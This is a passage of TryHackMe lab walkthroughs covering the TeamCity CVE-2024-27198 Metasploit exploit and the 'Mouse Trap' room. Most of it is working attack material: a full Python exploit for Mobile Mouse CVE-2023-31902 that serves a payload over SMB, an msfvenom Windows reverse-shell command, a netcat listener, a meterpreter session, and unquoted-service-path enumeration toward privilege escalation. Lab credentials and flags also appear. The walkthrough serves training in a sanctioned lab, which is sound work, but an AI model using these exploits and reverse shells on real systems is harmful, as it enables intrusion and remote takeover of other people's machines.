  Proxies    10.10.170.24     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.170.24     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      50000            yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to TeamCity
  TEAMCITY_ADMIN_ID 1              yes       The ID of an administrator account to authenticate as
  VHOST      no               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.11.80.68     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Java

View the full module info with the info, or info -d command.
```

Now we can run the exploit

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **run -j**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.80.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > [+] The target is vulnerable. JetBrains TeamCity 2023.11.3 (build 147512) running on Linux.
[*] Created authentication token: eyJ0eXAiOiAiVENWbWljJ9.NjhVQVR0RlZ3bXpXeUdieHpfSldxcU4xd2pJ.MWEzMjRhNGUtNjhlMCO0ZTE0LTk4NmMtNzEzNTJhYTU2MmJm
[*] Uploading plugin: UQWxODYS
[*] Sending stage (57971 bytes) to 10.10.170.24
[*] Deleting the plugin...
[+] Deleted /opt/teamcity/TeamCity/work/Catalina/localhost/ROOT/TC_147512_UQWxODYS
[+] Deleted /home/ubuntu/.BuildServer/system/caches/plugins.unpacked/UQWxODYS
[*] Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400
[*] Deleting the authentication token...
[!] This exploit may require manual cleanup of '/opt/teamcity/TeamCity/webapps/ROOT/plugins/UQWxODYS' on the target
```

If the prompt will not come out, press enter until the following comes out.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > 
```

Then we run the sessions to see the session created

Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  ---           -
  1    meterpreter java/linux ubuntu @ brains 10.11.80.68:4444 -> 10.10.170.24:54368 (10.10.170.24)

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

There is 1 session created and connected to the target machine (THM-VM-machine).

Connect to the session with the command **sessions 1**

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1
[*] Starting interaction with 1...

meterpreter > |
```

Now we are inside the machine with the meterpreter shell. We can walk through using the meterpreter commands or by running the command shell.

meterpreter > shell

```
meterpreter > shell
Process 1 created.
Channel 1 created.
|
```

Now we are in the target shell command. To have a prompt run a shell like the following

/bin/bash -i

```
meterpreter > shell
Process 2 created.
Channel 2 created.
/bin/bash -i
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
ubuntu@brains:/opt/teamcity/TeamCity/bin$
```

Now we are inside the VM machine in the directory **/opt/teamcity/TeamCity/bin**

The question to answer in **tryhackme.com** is the following

Answer the questions below

What is the content of flag.txt in the user's home folder?

The needed flag is in the /home directory where a user exists.

Change directory to /home directory to see who is the user:

ubuntu@brains:/opt/teamcity/TeamCity/bin\$ cd /home and then list the content of the directory with the **ls** command,

```
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd /home
cd /home
ubuntu@brains:/home$ ls
ls
ubuntu
ubuntu@brains:/home$
```

The user is ubuntu.

Change directory to the user directory and get the content of the **flag.txt** file.

ubuntu@brains:/home\$ cd ubuntu

ubuntu@brains:/home\$ ls -l

ubuntu@brains:/home\$ cat flag.txt

```
ubuntu@brains:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@brains:~$
```

FLAG: **THM{faa9bac345709b6620a6200b484c7594}**

Answer the questions below

What is the content of flag.txt in the user's home folder?

THM{faa9bac345709b6620a6200b484c7594}

✓ Correct Answer

Task 2 ○ Blue: Let's Investigate



Now comes the detection part.

▶ Start Machine

The IT department has provided us one of the servers which was compromised as a result of the attack. Our task as a Forensics Analyst is to examine the host and identify the attacker's footprints in the post-exploitation stage.

Lab Connection

Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP address:

10.10.74.225. The Splunk instance will be accessible in about **5 minutes** and can be accessed at

10.10.74.225:8000 using the credentials mentioned below:

Username: splunk

Password: analyst123

Answer the questions below

What is the name of the backdoor user which was created on the server after exploitation?

Answer format: *****

Submit

What is the name of the malicious-looking package installed on the server?

Answer format: *****

Submit

What is the name of the plugin installed on the server after successful exploitation?

Answer format: *****

Submit

Connect to the machine 10.10.74.225 with port 8000 using a browser.

Apps ⚙️ Manage

Search apps by name... 🔍

>

Search & Reporting

📱

Splunk Secure Gateway

🔍

Upgrade Readiness App

Hello, admin

- Quick links
- Dashboard
- Recently viewed
- Created by you
- Shared with you

Common tasks

📄

Add data
Add data from a variety of common sources.

🔍

Search your data
Turn data into doing with Splunk search.

📊

Visualize your data
Create dashboards that work for your data.

📱

Configure mobile devices
Login or manage mobile devices using Splunk Secure Gateway.

Learning and resources

📋

Product tours
New to Splunk? Take a tour to help you on your way.

📄

Learn more with Splunk Docs 🔗
Deploy, manage, and use Splunk software with comprehensive guidance.

🕒

Get help from Splunk experts 🔗
Actionable guidance on the Splunk Lantern Customer Success Center.


📖

Extend your capabilities 🔗
Browse thousands of apps on Splunkbase.

Try Hack Me/Mouse Trap

Try Hack Me / Mouse Trap

by: alfreddgreat



Task 1 ○ Jom and Terry Go Purple



In the world of cyber security, we often talk about a game of cat and mouse.

▶ Start Machine

Follow the adventures of Jom and Terry, members of the TryMouseMe purple team, as they work through a thrilling exercise of Attack and Defense. From initial access to persistence, you will emulate a three-stage attack on a Windows environment.

Attack Emulation VM

Click the green **Start Machine** button to start the machine above.

Please give the VM 5 minutes to boot up.

While you wait for the machine to start, familiarise yourself with the attack chain and engagement information below.

Note: It is **highly recommended** to use the **AttackBox** for this task.

Attack Emulation VM

Click the green **Start Machine** button to start the machine above.

Please give the VM 5 minutes to boot up.

While you wait for the machine to start, familiarise yourself with the attack chain and engagement information below.

Note: It is **highly recommended** to use the **AttackBox** for this task.

Attack Chain

To test the capabilities of the blue team, you have been tasked to use the following TTPs to compromise the target:

Tactics	Techniques	Procedures
TA001: Initial access	Exploit Public-Facing Application (T1190)	After finding a vulnerable service, you will get a user shell via remote code execution.
TA004: Privilege Escalation	Path Interception by Unquoted Path (T1574.009)	You will then escalate your privileges through an unquoted service path.
TA003: Persistence	Registry Run Keys / Startup Folder (T1547.001) Create Account: Local Account (T1136.001)	Finally, you will maintain persistence thanks to registry run keys and local user account creation.

Engagement Specifications

To effectively detect the activities conducted during the emulation, here are the specific Indicators of Compromise (IOCs) that **must be followed** during the execution of the attack vectors:

Technique	Requirements
Remote code execution	<ul style="list-style-type: none">Once you've found the CVE and exploit, use the version that uses SMB, not HTTPGenerate a Windows stageless reverse TCP (x64) shellEnsure that your reverse shell is called shell.exe
Unquoted service path	<ul style="list-style-type: none">Use SharpUp.exe for enumeration, located in C:\Users\purpletomTarget the Mobile Mouse directory while executing the unquoted service path abuse
Registry run keys and local account creation	<ul style="list-style-type: none">Use the HKEY_CURRENT_USER registry hiveUse the SYSTEM user when creating the run key persistenceSpecify the registry key name (shell)Use the following path for the payload (C:\Windows\Temp\shell.exe)Specify the name of the backdoor user (terry)

```
root@ip-10-10-123-135:~# nmap -sS -sC -sV 10.10.162.0
```

```
root@ip-10-10-123-135:~# nmap -sS -sC -sV -O 10.10.162.0
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-30 22:19 BST
```

```
Nmap scan report for 10.10.162.0
```

```
Host is up (0.00035s latency).
```

```
Not shown: 994 closed ports
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
----------	------	---------------	-----------------------------

```
| rdp-ntlm-info:
```

```
| Target_Name: MOUSETRAP
```

```
| NetBIOS_Domain_Name: MOUSETRAP
```

```
| NetBIOS_Computer_Name: MOUSETRAP
```

```
| DNS_Domain_Name: MOUSETRAP
```

```
| DNS_Computer_Name: MOUSETRAP
```

```
| Product_Version: 10.0.17763
```

```
|_ System_Time: 2025-03-30T21:22:42+00:00
```

```
| ssl-cert: Subject: commonName=MOUSETRAP
```

```
| Not valid before: 2024-12-08T13:53:36
```

```
|_ Not valid after: 2025-06-09T13:53:36
```

```
|_ ssl-date: 2025-03-30T21:23:10+00:00; 0s from scanner time.
```

9099/tcp	open	unknown	
----------	------	---------	--

```
| fingerprint-strings:
```

```
| FourOhFourRequest, GetRequest:
```

```
| HTTP/1.0 200 OK
```

```
| Server: Mobile Mouse Server
```

```
| Content-Type: text/html
```

```
| Content-Length: 326
```

```
|_ <HTML><HEAD><TITLE>Success!</TITLE><meta name="viewport" content="width=device-width,user-scalable=no" /></HEAD><BODY BGCOLOR=#000000><br><br><p style="font:12pt arial,geneva,sans-serif;text-align:center; color:green; font-weight:bold;" >The server running on "MOUSETRAP" was able to receive your request.</p></BODY></HTML>
```

9999/tcp	open	abyss?	
----------	------	--------	--

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
SF-Port9099-TCP:V=7.80%I=7%D=3/30%Time=67E9B591%P=x86_64-pc-linux-gnu%(Ge
```

```
SF:tRequest,1A7,"HTTP/1.0\x2000\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x20Server\x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x20326\r\n\r\n<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\" \x20content=\"width=device-width,user-scalable=no\" \x20/></HEAD><BODY\x20BGCOLOR=#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-serif;\x20text-align:center;\x20color:green;\x20font-weight:bold;\" \x20>The\x20server\x20running\x20on\x20\"MOUSETRAP\" \x20was\x20able\x20to\x20receive\x20your\x20request\</p></BODY></HTML>\r\n")%r(
FourOhFourRequest,1A7,"HTTP/1.0\x2000\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x20Server\x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x20326\r\n\r\n<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\" \x20content=\"width=device-width,user-scalable=no\" \x20/></HEAD><BODY\x20BGCOLOR=#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-serif;\x20text-align:center;\x20color:green;\x20font-weight:bold;\" \x20>The\x20server\x20running\x20on\x20\"MOUSETRAP\" \x20was\x20able\x20to\x20receive\x20your\x20request\</p></BODY></HTML>\r\n");
```

MAC Address: 02:23:36:E3:FF:87 (Unknown)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

```
OS:SCAN(V=7.80%E=4%D=3/30%OT=135%CT=1%CU=37501%PV=Y%DS=1%DC=D%G=Y%M=022336%OS:TM=67E9B63F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: MOUSETRAP, NetBIOS user: <unknown>, NetBIOS MAC: 02:23:36:e3:ff:87 (unknown)

|_smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

```
| smb2-time:
| date: 2025-03-30T21:22:42
|_ start_date: N/A
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 212.34 seconds


```
root@ip-10-10-123-135:~# nmap --script vuln 10.10.162.0
```

```
root@ip-10-10-123-135:~# nmap --script vuln 10.10.162.0
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-30 22:04 BST
Nmap scan report for 10.10.162.0
Host is up (0.00025s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp    open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp    open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3389/tcp   open  ms-wbt-server
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
9099/tcp   open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9999/tcp   open  abyss
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 02:23:36:E3:FF:87 (Unknown)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 59.82 seconds
```

Using port 9099 in the browser




In the first port, version scan we see that there is a Mobile Mouse Server


Search for an exploit in the internet and the following from github appears

<https://github.com/blue0x1/mobilemouse-exploit?tab=readme-ov-file>


```
9099/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Server: Mobile Mouse Server
|     Content-Type: text/html
|     Content-Length: 326
|     <HTML><HEAD><TITLE>Success!</TITLE>
```





 blue0x1 / **mobilemouse-exploit**

IssuesPull requestsActionsProjectsSecurityInsights

 **mobilemouse-exploit** Public Watch

main 1 Branch 0 Tags Add file Code

 **blue0x1** Create `CVE-2023-31902.py` 33d6b20 · 11 months ago 5 Commits



 <code>CVE-2023-31902-v2.py</code>	Create <code>CVE-2023-31902-v2.py</code>	11 months ago
 <code>CVE-2023-31902-v3.py</code>	Create <code>CVE-2023-31902-v3.py</code>	11 months ago
 <code>CVE-2023-31902.py</code>	Create <code>CVE-2023-31902.py</code>	11 months ago
 <code>README.md</code>	Update <code>README.md</code>	11 months ago

README

Mobile Mouse 3.6.0.4 Remote Code Execution Exploit

CVE-2023-31902

The exploit has two versions, one that uses SMB and one that uses HTTP. It allows an attacker to execute arbitrary code on the target machine by sending a specially crafted request to the Mobile Mouse server. v3 (cmd) :



Using the V2 version: [CVE-2023-31902-v2.py](#)

```
# Exploit Title: Mobile Mouse 3.6.0.4 Remote Code Execution v2
# Date: Apr 28, 2023
# Exploit Author: Chokri Hammedi
# Vendor Homepage: https://mobilemouse.com/
# Software Link: https://www.mobilemouse.com/downloads/setup.exe
# Version: 3.6.0.4
# Tested on: Windows 10 Enterprise LTSC Build 17763
```

```
#!/usr/bin/env python3
```

```
import socket
from time import sleep
import argparse
```

```
import threading
from impacket import smbserver

def smb_server(lhost, file_to_serve):
    server = smbserver.SimpleSMBServer(listenAddress=lhost, listenPort=445)
    server.addShare("share", ".", "")
    server.start()

help = " Mobile Mouse 3.6.0.4 Remote Code Execution "
parser = argparse.ArgumentParser(description=help)
parser.add_argument("--target", help="Target IP", required=True)
parser.add_argument("--file", help="File name to Upload", required=True)
parser.add_argument("--lhost", help="Your local IP", default="127.0.0.1")

args = parser.parse_args()

host = args.target
command_shell = args.file
lhost = args.lhost
port = 9099 # Default port

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_SNDBUF, 256)
s.connect((host, port))

smb_server_thread = threading.Thread(target=smb_server, args=(lhost, command_shell))
smb_server_thread.start()

CONN =
bytearray.fromhex("434F4E4E4543541E1E63686F6B726968616D6D6564691E6950686F6E651E321E321E04")
s.send(CONN)
run = s.recv(54)

RUN = bytearray.fromhex("4b45591e3131341e721e4f505404")
s.send(RUN)
run = s.recv(54)

sleep(0.5)
```

```
payload = f"cmd.exe /c start /B \\\{lhost}\\share\\{command_shell}".encode('utf-8')
hex_payload = payload.hex()
SHELL = bytearray.fromhex("4B45591E3130301E" + hex_payload + "1E04" +
"4b45591e2d311e454e5445521e04")
s.send(SHELL)
shell = s.recv(96)

print("Take The rose...")

sleep(30)
s.close()
```

Save the file to a **mousemobile.py** using the code above

Now create an executable remote shell execution using the **msfvenom**.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x64.exe
```

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP_LOCAL_MACHINE  
LPORT=PORT_LOCAL -f exe > shell-x64.exe
```

```
root@ip-10-10-123-135:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.123.135 LPORT=446 -f exe > shell-x64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Using the **mousemobile.py** and using the **shell-x64.exe** as the code to be executed.

Take note that shell-x64.exe has been created using port 446

First open a terminal and run the following command

```
nc -lnvp 446
```



```
root@ip-10-10-123-135:~# nc -lnvp 446
Listening on 0.0.0.0 446
```

Leave it open and open another terminal and now we will exploit the mouse application using the python script.

```
python3 mousemobile.py --target 10.10.162.0 --lhost 10.10.123.135 --file shell-x64.exe
```

```
root@ip-10-10-123-135:~# python3 mousemobile.py --target 10.10.162.0 --lhost 10.10.123.135 --file shell-x64.exe
Take The rose...
```

Now with the first terminal where netcat is opened, it should have connected.

```
root@ip-10-10-123-135:~# nc -lnvp 446
Listening on 0.0.0.0 446
Connection received on 10.10.162.0 49980
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now we have a windows terminal opened.

```
C:\Windows\system32>whoami
whoami
mousetrap\purpletom
```

```
C:\>cd Users
cd Users

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users

07/03/2024  05:19 PM    <DIR>          .
07/03/2024  05:19 PM    <DIR>          ..
07/23/2024  03:29 PM    <DIR>          Administrator
07/18/2024  01:35 PM    <DIR>          Public
03/30/2025  08:52 PM    <DIR>          purpletom
                0 File(s)                0 bytes
                5 Dir(s)  14,533,132,288 bytes free

C:\Users>cd purpletom
cd purpletom
C:\Users\purpletom>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\purpletom

03/30/2025  08:52 PM    <DIR>          .
03/30/2025  08:52 PM    <DIR>          ..
07/03/2024  06:03 PM    <DIR>          3D Objects
07/03/2024  06:03 PM    <DIR>          Contacts
07/03/2024  06:03 PM    <DIR>          Desktop
07/03/2024  06:03 PM    <DIR>          Documents
07/03/2024  06:03 PM    <DIR>          Downloads
07/03/2024  06:03 PM    <DIR>          Favorites
07/03/2024  06:03 PM    <DIR>          Links
07/03/2024  06:03 PM    <DIR>          Music
07/03/2024  06:03 PM    <DIR>          Pictures
07/03/2024  06:03 PM    <DIR>          Saved Games
07/03/2024  06:03 PM    <DIR>          Searches
07/04/2024  01:58 PM                22 user.txt
07/03/2024  06:03 PM    <DIR>          Videos
                1 File(s)                22 bytes
                14 Dir(s)  14,533,132,288 bytes free

C:\Users\purpletom>
```

Get the flag in the user.txt

```
C:\Users\purpletom>more user.txt
more user.txt
THM{Terry_mouse_2_rce}
```

THM{Terry_mouse_2_rce}

Exploiting the Unquoted Path

Search the unquoted path of a service using the command below.

Using shapup.exe

```
C:\Users\purpletom>SharpUp.exe audit
```

```
SharpUp.exe audit
```

```
=== SharpUp: Running Privilege Escalation Checks ===
```

```
[!] Modifiable scheduled tasks were not evaluated due to permissions.
```

```
=== Services with Unquoted Paths ===
```

```
[S] Service 'Mobile Mouse Service' (StartMode: Manual) has executable 'C:\Program Files (x86)\Mobile Mouse\Mouse Utilities\HelperService.exe', but 'C:\Program' is modifiable.
```

```
[S] Service 'Mobile Mouse Service' (StartMode: Manual) has executable 'C:\Program Files (x86)\Mobile Mouse\Mouse Utilities\HelperService.exe', but 'C:\Program Files' is modifiable.
```

```
[S] Service 'Mobile Mouse Service' (StartMode: Manual) has executable 'C:\Program Files (x86)\Mobile Mouse\Mouse Utilities\HelperService.exe', but 'C:\Program Files (x86)\Mobile Mouse\Mouse' is modifiable.
```

'C:\Program Files (x86)\Mobile Mouse\Mouse' is modifiable.